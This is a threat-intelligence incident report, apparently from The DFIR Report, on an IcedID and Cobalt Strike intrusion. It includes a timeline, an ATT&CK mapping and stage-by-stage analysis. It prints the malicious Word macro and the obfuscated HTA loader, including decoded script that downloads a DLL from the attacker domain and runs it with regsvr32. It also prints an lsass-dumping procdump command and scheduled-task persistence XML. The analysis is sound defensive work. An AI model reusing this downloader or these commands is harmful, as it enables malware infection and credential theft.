
IcedID and Cobalt Strike vs Antivirus

thedfirreport.com/2021/07/19/icedid-and-cobalt-strike-vs-antivirus/

July 19, 2021



MISSING PROOFING TOOLS Text in Russian is not being checked. Do you want to download proofing tools and future updates?

This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

Intro

Although IcedID was originally discovered back in 2017, it did not gain in popularity until the latter half of 2020. We have now analyzed a couple ransomware cases in 2021 (Sodinokibi & Conti) that used IcedID as the initial foothold into the environment.

In June, we saw another threat actor utilize IcedID to download Cobalt Strike, which was used to pivot to other systems in the environment. Similar to the Sodinokibi case, anti-virus (AV) slowed down the attackers. AV frustrated them to the point they temporarily left the environment. Eleven days later, activity returned to the environment with more Cobalt Strike beacons, which they used to pivot throughout the domain using WMI. The threat actors, however, remained unable or unwilling to complete their final objectives.

Case Summary

This intrusion once again highlights common tools in-use today for Initial Access and Post-Exploitation. Our intrusion starts when a malicious Word document is executed that drops and executes an HTA file. This HTA file is used to download IcedID in the form of a JPG file. This file is actually a Windows DLL file, which is executed via regsvr32 (1st stage IcedID).

IcedID downloads some 2nd stage payloads and loads the DLL into memory with rundll32 (miubeptk2.dll – IcedID – used for persistence) and regsvr32 (ekix4.dll – Cobalt Strike beacon – privilege escalation via fodhelper) to pillage the domain. Service Execution

(T1569.002) via Cobalt Strike Beacon was used throughout the intrusion for privilege escalation.

WMIC was utilized to launch ProcDump in an attempt to dump lsass.exe. WMIC was also used to perform discovery of endpoint security software. A flurry of other programs were used to perform discovery within the environment including nltest.exe, adfind.exe via adf.bat, and net.exe. Command and Control was achieved via IcedID and Cobalt Strike.

There were numerous attempts at lateral movement via Cobalt Strike beacons, with limited success. Ultimately, the threat actors were unsuccessful when AV snagged their attempts to move to certain servers.

Particular to this case, we saw an eleven day gap in activity. While command and control never left, activity–other than beaconing, ceased. On day eleven, a new Cobalt Strike infrastructure was introduced to the environment with the threat actor displaying new techniques that were successful in moving laterally, where the initial activity failed.


This may indicate a hand off to a new group, or the original actor may have returned, either way, we did not see a final action on objectives.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here. Two of the Cobalt Strike servers used in this intrusion were added to our Threat Feed on 6/3/21 and the other one was added on 6/14/21

We also have artifacts available from this case such as pcaps, memory captures, files, Kape packages, and more, under our Security Researcher and Organization services.

Timeline



IcedID and Cobalt Strike vs Antivirus

Initial IcedID Execution via Word
Macros execute obfuscated HTA file
Day 1 16:53 UTC

Discovery via IcedID
ipconfig, systeminfo, nltest, net
Day 1 16:55 UTC

IcedID Drops and Runs Cobalt Strike
regsvr32.exe /s C:\Users\Redacted\AppData\Local\Temp\ekix4.dll
Day 1 19:20 UTC

Domain Discovery via ADFind
Adf.bat Batch script executed
Day 1 20:15 UTC

Attempted Lateral Movement to Workstation #2
Encoded CS PowerShell Payload Blocked by AV
Day 1 20:23 UTC

Attempted Lateral Movement to File Server from Workstation #1
Cobalt Strike DLL Payload Blocked by AV
Day 1 20:34 UTC

Attempted Lateral Movement to File Server from Workstation #2
Encoded PowerShell CS Payload Blocked by AV
Day 1 20:41 UTC

LSASS Dump on Workstation #2
procdump.exe -accepteula -ma lsass C:\PerfLogs\lsass.dmp
Day 1 20:47 UTC

Attempted Lateral Movement to Backup Server
Encoded PowerShell CS Payload Blocked by AV
Day 1 21:45 UTC

IcedID Drops and Runs Cobalt Strike again
regsvr32.exe /s C:\Users\Redacted\AppData\Local\Temp\Muif.dll
Day 11 20:56 UTC

Domain Computer Discovery
Get-DomainComputer -Properties dnshostname
Day 11 21:41 UTC

Lateral Movement to Backup Server
rundll32.exe C:\ProgramData\62.dll StartW
Day 11 21:51 UTC

Lateral Movement to Domain Controller
rundll32.exe C:\ProgramData\62.dll StartW
Day 11 21:56 UTC

Disk Enumeration on Backup Server and Other Computers
WMI used to enumerate disks and storage capacity
Day 11 22:03 UTC

Lateral Movement to File Server
rundll32.exe C:\ProgramData\62.dll StartW
Day 11 22:06 UTC

Network Share Enumeration
Invoke-ShareFinder -Ping -CheckShareAccess -Verbose
Day 11 22:16 UTC


Analysis and reporting completed by @iiamaleks and @THIR_Sec

Reviewed by @ICSNick and @MetallicHack

MITRE ATT&CK

Initial Access

Initial access for this intrusion was via a malicious attachment “order 06.21.doc”. The attachment was a Microsoft Word document that drops a malicious HTA file “textboxNameNamespace.hta”.




MISSING PROOFING TOOLS Text in Russian is not being checked. Do you want to download proofing tools and future updates?

This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

Execution


Analysis of the encoded HTA file revealed that a file named textboxNameNamespace.jpg was downloaded from http://povertyboring2020b[.]com. This file’s extension is misleading as the file is a Windows DLL.



```
remnux@remnux:~/Desktop$ oledump.py -s A9 -v order\ 06.21.doc
Attribute VB_Name = "btnByteC"
Sub autoopen()
currencyLib
Shell procedureDataFunction("explorer "), vbNormalFocus
End Sub
Function procedureDataFunction(removeDoc)
procedureDataFunction = removeDoc & "c:\users\public\textboxNameNamespace.hta"
End Function
remnux@remnux:~/Desktop$
```


The HTA file is written to:

```
C:\users\public
```




Action Type	Initiating Process Parent File Name	Initiating Process Command Line	Folder Path	File Name
FileCreated	explorer.exe	"WINWORD.EXE" /n "C:\Users\[redacted]Downloads\order 06.21.doc" /o ""	C:\Users\Public	textboxNameNamespace.hta

The HTA file when executed downloads a file named "textboxNameNamespace.jpg", which is actually an IcedID DLL file responsible for the first stage.




```
$ cat textboxNameNamespace.hta
/<html><body><div id='variantDel'>fX17KWUoaGN0YWN9O2Vzb2xjLnRzbm9Dbm90dHVCd2VpdjspMiAsImdwai5lY2Fwc2VtYU5lbWFOeG9idHhldFxcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdGV2YXMudHNub0Nub3R0dUJ3ZWl2Oyl5ZG9iZXNub3BzZXIuZXRhREl
4b2J0eGV0KGV0aXJ3LnRzbm9Dbm90dHVCd2VpdjsxID0gZXB5dC50c25vQ25vdHR1QndlaXY7bmVwby50c25vQ25vdHR1QndlaXY7KSJtYWVydHMuYmRvZGEiKHRjZWpiT1hldml0Y0Egd2VuID0gdHNub0Nub3R0dUJ3ZWl2IHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMuZXRhREl4
b2J0eGV0KGZpOykoZG5lcy5ldGFESXhvYnR4ZXQ7KWVzbGFmICwiNE9Uc3NldUk9ZmVyPzZnb2QvNzcwODMvUG10RkQzeEpJMTZBb0hjcXBYbVI1ZUI0YXF0SVhWWlZkRkhvZjFEZy9qYWVMTGlmc3doOW9EaEl2QlllYnV1dWxPdktuQWFPYm43WGNieFdqejQ1V3dTOC8xMzIxN
i9PUnFEb01aL2FkZGEvbW9jLmIwMjAyZ25pcm9ieXRyZXZvcC8vOnB0dGgiICwiVEVHIihuZXBvLmV0YURJeG9idHhldDspInB0dGhsbXguMmxteHNtIih0Y2VqYk9YZXZpdGNBIHdlbiA9IGV0YURJeG9idHhldCByYXY=aGVsbG8OykiZ3BqLmVjYXBzZW1hTmVtYU54b2J0eGV
0XFxjaWxidXBcXHNyZXN1XFw6YyAyM3J2c2dlciIobnVyLmVtYU5vcmV6OykidGNlamJvbWV0c3lzZWxpZi5nbml0cGlyY3MiKHRjZWpiT1hldml0Y0Egd2VuID0gTG1lciByYXY7KSJsbGVocy50cGlyY3N3Iih0Y2VqYk9YZXZpdGNBIHdlbiA9IGVtYU5vcmV6IHJhdg==aGVs
bG8msscriptcontrol.scriptcontrol</div><div id='exLeftLink'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/</div><script language='javascript'>function varMainInt(tmpRepo){return(new ActiveXObj
ect(tmpRepo));}function btnGlob(pasteVariable){return(tplNext.getElementById(pasteVariable).innerHTML);}function lConvert(){return(btnGlob('exLeftLink'));}function bytesGeneric(s){var e={}; var i; var b=0; var
 c; var x; var l=0; var a; var vbaBD=''; var w=String.fromCharCode; var L=s.length;var counterEx = ptrSingleOpt('tArahc');for(i=0;i<64;i++){e[lConvert()[counterEx](i)]=i;}for(x=0;x<L;x++){c=e[s[counterEx](x)];
b=(b<<6)+c;l+=6;while(l>=8){((a=(b>>>(l-=8))&0xff)||(x<(L-2)))&&(vbaBD+=w(a));}}return(vbaBD);};function ptrSingleOpt(beforeRight){return beforeRight.split('').reverse().join('');}libView = window;tplNext = do
cument;libView.resizeTo(1, 1);libView.moveTo(-100, -100);var swapLength = tplNext.getElementById('variantDel').innerHTML.split("aGVsbG8");var textSinLibrary = ptrSingleOpt(bytesGeneric(swapLength[0]));var remD
ata = ptrSingleOpt(bytesGeneric(swapLength[1]));var queryBoolSize = swapLength[2];</script><script language='vbscript'>Function byteNamespaceReference(variantDel) : Set WLength = CreateObject(queryBoolSize) :
With WLength : .language = "jscript" : .timeout = 60000 : .eval(variantDel) : End With : End Function</script><script language='vbscript'>Call byteNamespaceReference(textSinLibrary)</script><script language='v
bscript'>Call byteNamespaceReference(remData)</script><script language='javascript'>libView['close']();</script></body></html>
$ |
```




```
var textboxIDate = new ActiveXObject("msxml2.xmlhttp");
textboxIDate.open("GET", "http://povertyboring2020b.com/adda/ZMoDqRO/61231/8SwW54zjWxbcX7nbOaAnKvOluuubeYBvIhDo9hwsfiLLeaj/gD1foHFdVZVXItqa4Be5RmXpqcHoA61IJx3DFtmP/38077/dog6?ref=IuessTO4", false);
textboxIDate.send();if(textboxIDate.status == 200){try{var viewButtonConst = new ActiveXObject("adodb.stream");
viewButtonConst.open;viewButtonConst.type = 1;viewButtonConst.write(textboxIDate.responsebody);viewButtonConst.savetofile("c:\\users\\public\\textboxNameNamespace.jpg", 2);
viewButtonConst.close;}catch(e){}}

var zeroName = new ActiveXObject("wscript.shell");var remL = new ActiveXObject("scripting.filesystemobject");zeroName.run("regsvr32 c:\\users\\public\\textboxNameNamespace.jpg");
```

Through the same HTA file, the IcedID first stage DLL file is executed via regsvr32.exe.




Action Type	Initiating Process Parent File Name	Initiating Process Command Line	Folder Path	File Name
FileCreated	explorer.exe	"mshta.exe" "C:\Users\Public\textboxNameNamespace.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}	C:\Users\Public	textboxNameNamespace.jpg

IcedID executes via rundll32, dropping DLL files related to both the IcedID second stage and Cobalt Strike beacons.




Action Type	Initiating Process Parent File Name	Initiating Process Command Line	Process Command Line
ProcessCreated	explorer.exe	"mshta.exe" "C:\Users\Public\textboxNameNamespace.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}	"regsvr32.exe" c:\users\public\textboxNameNamespace.jpg



Action Type	Initiating Process Parent File Name	Initiating Process Command Line	Folder Path	File Name
FileCreated	regsvr32.exe	textboxNameNamespace.jpg	C:\Users\[redacted]\AppData\Local\Temp	Muif.dll
FileCreated	regsvr32.exe	textboxNameNamespace.jpg	C:\Users\[redacted]\AppData\Local\Temp	Utbiye.exe
FileCreated	regsvr32.exe	textboxNameNamespace.jpg	C:\Users\[redacted]\AppData\Local\Temp	ekix4.dll
FileCreated	regsvr32.exe	textboxNameNamespace.jpg	C:\Users\[redacted]\AppData\Local\Temp	wuiqis.dll
FileCreated	regsvr32.exe	textboxNameNamespace.jpg	C:\Users\[redacted]\AppData\Roaming\[redacted]\{30F9E6F1-92F0-451C-1930-D1890CBD5F3E}	miubeptk2.dll


After the initial compromise, the threat actors went silent for eleven days. After that period of time, a new Cobalt Strike beacon was run through IcedID and sent forth to a second phase of their activities.



Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	"fodhelper.exe"	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\Muif.dll"

Persistence


IcedID establishes persistence on the compromised host using a scheduled task named '{0AC9D96E-050C-56DB-87FA-955301D93AB5}' that executes its second stage. This scheduled task was observed to be executing hourly under the initially compromised user.



```
      <Hidden>false</Hidden>
      <RunOnlyIfIdle>false</RunOnlyIfIdle>
      <WakeToRun>false</WakeToRun>
      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
      <Priority>7</Priority>
    </Settings>
    <Actions Context="Author">
      <Exec>
        <Command>rundll32.exe</Command>
        <Arguments>"C:\Users\[redacted]\AppData\Roaming\[redacted]\{30F9E6F1-92F0-451C-1930-D1890CBD5F3E}\miubeptk2.dll",update /i:"CaughtKeep\license.dat"</Arguments>
      </Exec>
    </Actions>
    <Principals>
      <Principal id="Author">
        <UserId>[redacted]</UserId>
        <LogonType>InteractiveToken</LogonType>
        <RunLevel>LeastPrivilege</RunLevel>
      </Principal>
    </Principals>
  </Task>
```


Privilege Escalation

Ekix4.dll, a Cobalt Strike payload was executed via fodhelper UAC bypass.



